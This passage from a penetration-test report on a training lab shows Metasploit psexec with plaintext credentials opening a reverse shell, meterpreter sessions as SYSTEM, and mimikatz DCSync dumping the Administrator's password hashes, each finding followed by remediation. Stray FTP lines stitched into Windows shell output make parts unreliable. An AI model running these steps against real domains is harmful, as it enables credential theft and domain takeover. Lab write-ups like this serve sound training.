  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDC01  172.22.117.10
                                                                     2.117.10)

msf6 exploit(windows/local/wmi) > sessions -l 3

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDC01  172.22.117.10
                                                                     2.117.10)

msf6 exploit(windows/local/wmi) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getid
[-] Unknown command: getid
meterpreter > net users
[-] Unknown command: net
meterpreter > netusers
[-] Unknown command: netusers
meterpreter > hostname
[-] Unknown command: hostname
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > shell
Process 1320 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Remediation	● Disable or limit cached credentials on Windows machines to prevent unauthorized access to stored credentials, especially for sensitive accounts like administrators. ● Use multi-factor authentication (MFA) and regularly rotate passwords to mitigate the risk of credential theft and cracking.

Flag 9	Findings
Title	Insecure File Permissions / Improper Access Control - Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	While in the meterpreter shell from the previous exploit, we were able to move to the root directory and search for the sensitive information, revealing flag 9
Images	

```
Id  Name
--  ----
0   Automatic

msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain REKALL
SMBDomain => REKALL
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|REKALL as user 'ADMBob'...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.10
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:50457 ) at 2024-12-17 05:36:18 -0500

meterpreter > [*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:50464 ) at 2024-12-17
05:36:19 -0500
background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2716 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>getid
getid
'getid' is not recognized as an internal or external command,
          Remote system type is UNIX.
          ftp> ls
          530 Please log in with USER and PASS first.
          ftp: bind: Address already in use
```




```
C:\>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  02:04 PM                32 flag9.txt
09/14/2018  11:19 PM    <DIR>          PerfLogs
02/15/2022  10:14 AM    <DIR>          Program Files
02/15/2022  10:14 AM    <DIR>          Program Files (x86)
02/15/2022  10:13 AM    <DIR>          Users
02/15/2022  01:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,980,626,432 bytes free

C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
C:\>
```

Affected Hosts	172.22.117.10
Remediation	● Ensure that sensitive files and directories have strict access controls, allowing only authorized users and services to access them. ● Regularly audit and review file and directory permissions to ensure they follow the principle of least privilege.

Flag 10	**Findings**
Title	DCSync - Flag 10: 4f0cfd309a1965906fd2ec39dd23d582
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Critical
Description	While still in the DC machine from the previous exploit, we were able to run a DCSync attack and obtain the Administrators hashed password.
Images	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
C:\Users\Administrator>creds_all
creds_all
'creds_all' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator>exit
exit
meterpreter > creds_all
[-] The "creds_all" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > dcsync_ntlm
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
Usage: dcsync_ntlm <DOMAIN\user>

meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account   : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

Affected Hosts	172.22.117.10
Remediation	● Disable DCOM and SMBv1 on the DC to reduce the risk of attacks leveraging DCSync and SMB vulnerabilities. ● Enforce the use of strong authentication methods like multi-factor authentication (MFA) and follow the principle of least privilege to limit access to sensitive accounts and prevent unauthorized credential access.

End